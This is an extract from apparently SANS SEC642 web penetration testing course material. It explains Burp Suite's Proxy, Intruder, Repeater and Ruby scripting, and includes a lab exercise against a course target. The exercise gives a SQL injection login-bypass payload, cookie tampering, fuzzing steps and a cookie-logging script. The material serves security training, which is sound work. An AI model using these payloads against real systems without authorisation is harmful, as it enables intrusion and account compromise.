
SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Since the proxy controls so much of Burp, it makes sense that we have a way to control the various options within it. We are provided a series of options to control how Burp handles the traffic it sees. For example, we are able to select if Burp is going to intercept responses or requests. We are also able to create a series of patterns to limit what items are intercepted.

Another option we have is to build a series of rules on automatic changes Burp will make to the requests and responses it sees. This allows us to browse through it and have Burp change things we may need to change without requiring us to intercept each and every request. For example, Burp has a series of check boxes to perform common actions such as removing JavaScript or changing the visibility of hidden form fields.

We also have an area where we can create rules for changes needed for this specific application. We commonly use this to prevent ourselves from leaving the target application. It is quite common for us to be testing an application such as <http://dev.secureideas.net> but the application links to www.secureideas.net. By having Burp change all of the www to dev, we won't accidentally move to the production site.

Proxy History



With experience you'll find yourself on this tab more than the Target tab

- Target tab only shows you unique requests
- History tab shows you ALL requests you've made from the browser
- History tab has its own filter that is independent of the Target tab's

History tab has more columns like the valuable "Cookie" column

- You can click on any column header to sort by that column
- By default it is sorted by request number (last request at the bottom)

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Proxy history will probably become the most used tab in Burp Suite for you. It shows you all requests you send from the browser, in the order that you (or your browser) sent them. This is different than how the Target tab works, which only shows the first unique request you make to each resource. The History tab really helps you understand the order of requests made, especially when they are to different applications, which is easy to miss in the Targets tab.

The History tab also provides more columns to show you details of each request/response pair, like the Cookie column, which are all sortable. By sorting by the Cookie column, you can quickly identify which requests set cookies in your browser. By default the History tab is sorted by request order. To return to this default, just click on the request number column.

Web Interface

- The proxy has a web interface
 - Really a display of the history
 - This is only accessible through the proxy
 - One of the reasons to constrain the proxy listener
 - This allows for displaying the traffic seen
 - Also has a button to have the browser repeat the request

Burp also has a web interface that is accessible to any browser using Burp as a proxy. If the tester enters <http://burp>, Burp displays a list of all the requests it has seen. This allows us to browse through them quite quickly and the select ones that are interesting to us.

When we select one, we are shown the entire request. We can then either choose to examine the response or repeat the request in the browser. This allows us to test out things such as replay attacks or CSRF.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - **Burp Intruder**
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Burp Intruder

- Burp Intruder is the fuzzer in the suite
 - Allows for us to automatically test various injections
- Intruder is a powerful fuzzer with grep and extract capabilities
- We need to choose payloads and fuzzing types carefully
- The free version is throttled with an increasing delay between requests



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Burp Intruder is the fuzzer within the suite. It allows us to quickly and automatically fire a series of requests testing various injections. A fuzzer is a program that allows us to inject random or pseudo-random strings into various parameters and then evaluate the results. Intruder provides this feature to us, but we have to evaluate the results ourselves.

When we send a request to intruder, we are able to choose what positions will be fuzzed. We then decide what type of attack will be performed and provide the injection strings. This allows us to quickly test the request.

Remember that the free version is throttled, so plan your time accordingly.

Fuzzing Types

- Intruder has four fuzzing types
 - Based on how payloads are used
- Sniper – Most commonly used
 - Each position is fuzzed, one at a time
 - Most fuzzing attacks work here
- Battering Ram
 - One set of payloads is injected into all positions
 - Useful if more than one parameter needs to be set the same
- Pitchfork
 - Each position is fuzzed simultaneously
 - Useful if related injections are needed
- Cluster Bomb
 - Iterates through each position's payloads
 - Similar to sniper except for multiple positions at once


SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Intruder has four fuzzing types that allow us to decide how it will attack the request. These are based on how payloads are used within the request. These types are as follows:

- Sniper
 - Each position is fuzzed, one at a time
 - Most fuzzing attacks work here
- Battering Ram
 - One set of payloads is injected into all positions
 - Useful if more than one parameter needs to be set the same
- Pitchfork
 - Each position is fuzzed simultaneously
 - Useful if related injections are needed
- Cluster Bomb
 - Iterates through each position's payloads
 - Similar to sniper except for multiple positions at once

Payloads

- Payloads are the injected values
- Intruder contains some basic ones
 - But allows for additional ones
 - FuzzDB is an excellent source!
- Intruder includes the ability to process the payloads
 - Match and replace or encode for example
- It displays approximately how many requests it will make
 - Based on your choices and attack type




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As we use Intruder, the payloads are what are actually used to test the requests. We decide what type of attack we are looking to be able to perform and then choose payloads based on that. For example, we would use a dictionary to perform a brute force attack but would use various attack strings to find SQL injection.

As we set up our fuzzing session, we would pick the various payloads from the drop down. We have the option to use various items such as UNICODE characters, various characters and preset lists. We can also choose to load our attacks from a prepared file. For this, FuzzDB is an excellent source.

As we set up the attack we also have the ability to set up processing rules. These allow for actions such as URL or BASE64 encoding the payload before making the request.

Intruder Options



- Request Engine
 - Number of threads (Pro only)
 - Throttle (Pro only)
 - Start time
- Grep Match
 - Flag results with specified strings
- Grep Extract
 - Extract strings from results
- Grep Payloads
 - Flag results with original injection payload
- Redirections
 - Specify when to follow redirections

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Burp Intruder has very useful options that makes it one of the most flexible and usable fuzzing tools out there. The Request Engine settings allow you to adjust the speed of your fuzz testing by changing the number of threads that are used and the delay between those requests. While these two settings are only available to Burp Pro subscribers, the rest of the features in Options are available to users of Burp Free as well. These features include a scheduled start time, Grep Match to flag results with strings you specify, Grep Extract to extract string snippets (used later in this class) to help analyze results (great for username harvesting), Grep Payload which is useful when your fuzz payload appears in either positive OR negative responses, and Redirections which helps control when and how Burp follows redirections.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - **Burp Repeater**
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

This page intentionally left blank.

Burp Repeater

- Repeater allows for manually modifying requests
 - We can also manually create requests
- Much of our testing time is spent here
 - Testing for various flaws
- By default, items from here do not go back into the Target list
 - Right-clicking opens a menu that will send it there



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Burp repeater is probably the most common tab used during the discovery and exploitation steps in our test. Repeater allows us to manually modify a request and send it to the application, over and over again. We are able to use this to test how the application responds to various stimuli.

Keep in mind that as we use this portion of Burp Suite, all of the requests and responses we see will not automatically be added to the target tab. If we choose to have them there, we will have to right-click and in the resulting menu select to send them there.

Using Repeater

- Using Repeater seems simple enough
 - Send a request to it and press go ☺
- The first request should always be unmodified
 - This tests to make sure nothing prevents it
 - Session timeout or replay protections
- Repeater keeps track of requests
 - We can cycle through using the < and > buttons

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

While it seems simple enough to send a request to repeater and then use it to repeat the request, there is more to using it effectively. For example, as we send requests to repeater, we should have it request them, without modification. This allows us to compare the response we get with the one that was received before. We do this to ensure that the system doesn't have replay prevention techniques within it or our sessions hasn't timed out. Nothing is more annoying than messing around with repeater to find vulnerabilities and finding out that our session has timed out instead of the system being invulnerable to the attack.

As we make requests within repeater, it keeps track of these. We are then able to view previous ones by moving through them using the < and > buttons. This allows us to examine these to see what is happening. We are also able to flag them for later reference.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag


- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - **Burp Scripting**
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Burp Scripting

- Automating Burp is a common need, especially in larger targets
- Burp provides an API to extend the system
- This allows us to set up and script common actions within the Burp Suite such as
 - Launching Burp
 - Turns off interception
 - Set up your scope
 - Start spider sites in scope
 - Return results to script
- Burp Pro adds full extensions to add functionality to Burp



The screenshot shows a terminal window titled 'root@samarai-desktop: ~'. The window displays a list of methods found in the BurpExtender class, followed by the execution of a Ruby script named 'zlib_inflate.rb'. The script loads the file, sets the global \$burp variable, and runs an alert command with the message 'Hello 642 Students!'. The terminal output is as follows:

```
method BurpExtender.processProxyMessage() found
method BurpExtender.processHttpMessage() found
method BurpExtender.registerExtenderCallbacks() found
method BurpExtender.setCommandLineArgs() found
method BurpExtender.applicationClosing() found
method BurpExtender.newScanIssue() found
proxy proxy service started on port 8080
[BurpExtender] registering JRuby handler callbacks
[JRuby:Buby] registered callback
Hello 642 Students!
root@samarai-desktop: ~
File Edit View Terminal Help
$ 
$ jruby -S buby -i -B /opt/samarai/burpsuite/burpsuite
loads/zlib_inflate.rb
Loading: "/home/samarai/Downloads/zlib_inflate.rb"
Global $burp is set to #<JRuby:0x1882ea9>
Important Note: exit with $burp.close
jruby-1.6.5 :001 >
jruby-1.6.5 :002 >   $burp.alert("Hello 642 Students!")
=> nil
jruby-1.6.5 :003 >
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

One of the great features of Burp is that it exposes an API that allows us to automate what it does. This is especially helpful when dealing with a larger target or dealing with an application that we need to test repeatedly. This interface is a Java API, but it is quite common to use Ruby to interface within it as that is simpler when scripting. To do this, we have to use Buby which is a Ruby GEM that interfaces for us.

We are able to perform a series of actions using this scripting interface including setting up Burp and configuring it for our test. The API can also be initiated in interactive mode and we can then use the "shell" to run the commands through Burp.

The best source of information regarding this is provided by Ken Johnson. We use his scripts here in class.

Scripting Pieces

- Scripting with Burp takes a few different pieces
- First, we need a copy of Burp Suite (Free or Pro)
- Second we need a scripting language
 - Java, Ruby, and Python are supported
 - Ruby seems to have the best set up for Burp
 - Ken "cktricky" Johnson created a Ruby library for this called Buby
- Third we need an interface between Ruby and Burp
 - Jruby provides the Ruby -> Java interface
 - Jython provides the Python -> Java interface

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Keep in mind that as we build scripts we need to have a series of pieces. First we need Burp. Luckily, we can use the free version as it exposes the API as well. We then need a scripting language. We have a number of options for this, but Ruby seems to be the one most supported. We then need to install an interface between Burp and the scripting language since it is not Java. The method we use is to combine Jruby and Buby. Jruby is an interface from Ruby to Java and Buby is a Gem that exposes the API to the Ruby scripts.

Scripting Basics with Buby

- Scripting is done through a series of methods exposed by Buby
 - These allow us to interact with the features from Burp
- Our scripts are able to perform two main functions
 - Instruct Burp to perform certain actions
 - Interface with requests and responses
- We can also use it in interactive mode
 - Sending commands directly to Burp through Buby

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Scripting is done through a series of methods exposed by Buby. These are designed to provide the features we need by allowing us to interact with the features from Burp.

Our scripts are able to perform two main functions within Burp. They are instructing Burp on actions to perform and interface with the requests and responses seen. These methods are then wrapped in our own scripting to do the logic needed for the script.

One feature I often use is the interactive mode. This allows us to type our scripts one line at a time and see immediate reaction. Troubleshooting a script is wonderful this way.

Configuration Methods

- The following methods will configure parts of Burp
- `excludeFromScope`
 - Adds items to exclude from scope
- `includeInScope`
 - Adds items to include in scope
- `isInScope`
 - Verifies if something is in scope

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Burp has a series of methods. The first ones we will cover are focused on configuring our session. These are:

- `excludeFromScope`
 - Adds items to exclude from scope
- `includeInScope`
 - Adds items to include in scope
- `isInScope`
 - Verifies if something is in scope

By using these, we are able to set things up for our testing.

Action Methods

- Methods to actually do something within Burp
- `doActiveScan`
 - Starts an active scan on a request
- `doPassiveScan`
 - Starts a passive scan of a request
- `issueAlert`
 - Sends a message to Burp's alert tab
- `makeHttpRequest`
 - Sends a request to the web application
- The following three methods send a request to a specific tool
 - `sendToIntruder`
 - `sendToRepeater`
 - `sendToSpider`

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The next methods are ones focused on performing some type of action. For example, do we want to send a request to a specific tool or actually create a raw HTTP request. These methods are:

- `doActiveScan`
 - Starts an active scan on a request
- `doPassiveScan`
 - Starts a passive scan of a request
- `issueAlert`
 - Sends a message to Burp's alert tab
- `makeHttpRequest`
 - Sends a request to the web application
- The following three methods send a request to a specific tool
 - `sendToIntruder`
 - `sendToRepeater`
 - `sendToSpider`

Event Handlers

- These methods return information from Burp
- `evt_proxy_message`
 - The HTTP request or response from the Proxy
- `evt_http_message`
 - HTTP requests and responses from various parts of Burp
- `evt_scan_issue`
 - This returns issues from within the automated scanner

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

There are three methods are that are mainly focused on providing information back to our script. This information is from the various tools within Burp and allow us to determine what is happening. These methods are:

- `evt_proxy_message`
 - The HTTP request or response from the Proxy
- `evt_http_message`
 - HTTP requests and responses from various parts of Burp
- `evt_scan_issue`
 - This returns issues from within the automated scanner

Sample Script

- Writes cookies to a file
 - Written by Ken "cktricky" Johnson

```
def $burp.evt_proxy_message(*param)
    msg_ref, is_req, rhost, rport, is_https, http_meth, url, resourceType, \
    status, req_content_type, message, action = param
    file = ('cookiez.txt')
    if is_req == false
        spmsg = message.split("\n\n")
        short_msg = "#{spmsg[0]}"
        mitem = short_msg.match(/^Set-Cookie:.+$/)
        if !mitem.nil?
            File.open(file, "a") {|f| f.write("#{mitem}")}
        end
    end
    super(*param)
end
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

For a sample script, we are using a Ruby script by Ken Johnson. He built this to retrieve the cookies from a response and write them to a file. The lines below that start with # are added by us explaining what the next line does.

```
# This starts the definition of the function. We have a variable called param being passed in.
def $burp.evt_proxy_message(*param)

# This next line takes that param, which is the information from Burp and parses it into various pieces.
msg_ref, is_req, rhost, rport, is_https, http_meth, url, resourceType, status, req_content_type, message, action = param

# This line creates a variable to hold our file name..
file = ('cookiez.txt')
if is_req == false

#This line splits the message from the server into each line
spmsg = message.split("\n\n")
short_msg = "#{spmsg[0]}"

#This line looks for headers that are Set-Cookie ones.
mitem = short_msg.match(/^Set-Cookie:.+$/)
if !mitem.nil?

    #Here is where we write to the file
    File.open(file, "a") {|f| f.write("#{mitem}")}

end
end
super(*param)
end
```

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - **Exercise: Burp Suite**
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Burp Suite Exercise

- **Target:** <http://burp.sec642.org>
- **Goals:**
 - Register for an account at <http://burp.sec642.org>
 - Map the application
 - Use repeater to manually test for SQL injection vulnerabilities on the User Info page
 - Fuzz the SQL injection pages

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In this exercise we will explore the various features of Burp. We are going to use the target <http://burp.sec642.org> and follow the steps below.


1. Register for an account at <http://burp.sec642.org>
2. Map the application
3. Use repeater to attack the system
4. Fuzz the SQL injection pages

Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead.




First we need to start Burp Suite from the Applications -> Samurai -> Discovery menu as shown in the first screenshot above. Remember to disable Interception in Burp on the **Proxy** tab by clicking the "**Intercept is on**" button to turn off interception.

Now open **Firefox**. In the browser, click on the SwitchProxy drop down and select the **Burp** proxy. Browse to <http://burp.sec642.org> and register an account on the registration page.

Burp Exercise: Map the Application

- Now we need to map the application
- Browse each of the parts through Burp
 - Make sure you move around the entire application
- As you map, use the Target and Proxy History tabs
 - Examine each of the requests and responses




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

We now need to map the application. We do this by browsing through the various pages and links. While doing this, keep examining the items as they appear in the target tab of Burp.

Make sure that you use the application. For example, in the user info page, actually submit a request. Also examine the cookies being set and think about how you would attack those.

Burp Exercise: Use Repeater

- Send the user-info.php GET request to Repeater
 - Make sure it is the request with the username parameter
- Press Go to ensure the request works
 - Compare to the initial response
- Try to manually attack the system
 - Remember the cookie values




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now in the Target tab, select the `index.php?page=user-info.php` request. Make sure that this is the one that you submitted so that it has parameters such as the username and password. Right-click on this request and select **Send to Repeater**.

Select the **Repeater** tab. Now press **Go**. This allows us to make sure the request works. Check the response and see if it's the same as previously seen.

Now let's try attacking this request. Change the **password** to '`or 1=1; #`' which should work as a SQL injection attack. Try sending some of the other requests you made to repeater and attack them in other ways. For example, what happens if you change the **uid** cookie?

Burp Exercise: Fuzz the Application



Now right-click on the same request. To make it easier, you can do this in the **Repeater** tab. Select **Send to Intruder**.

Move to the **Intruder** tab and the **positions** sub tab and press **clear §**. This will remove the automatically added markers. Now let's mark the **password** parameter by highlighting it and pressing **add §**.

Move to the **payloads** tab and select **runtime file** from the list. Choose the file on your **Desktop** in the **Fuzzer** directory. Now select **Intruder** from the menu and **start attack**.

Now play with any of the other pages, as you would like. The main purpose is to explore both the application and the Burp interface.

Review: Burp Exercise

- We have explored the various pieces of Burp
- Use of Repeater and Intruder are key
 - Often major parts of a test

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now we have explored the various pieces of Burp. Using each of these will be part of most of the exercises throughout this class and your job!

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

Complex Applications

- Applications are complex beasts
 - And just getting worse
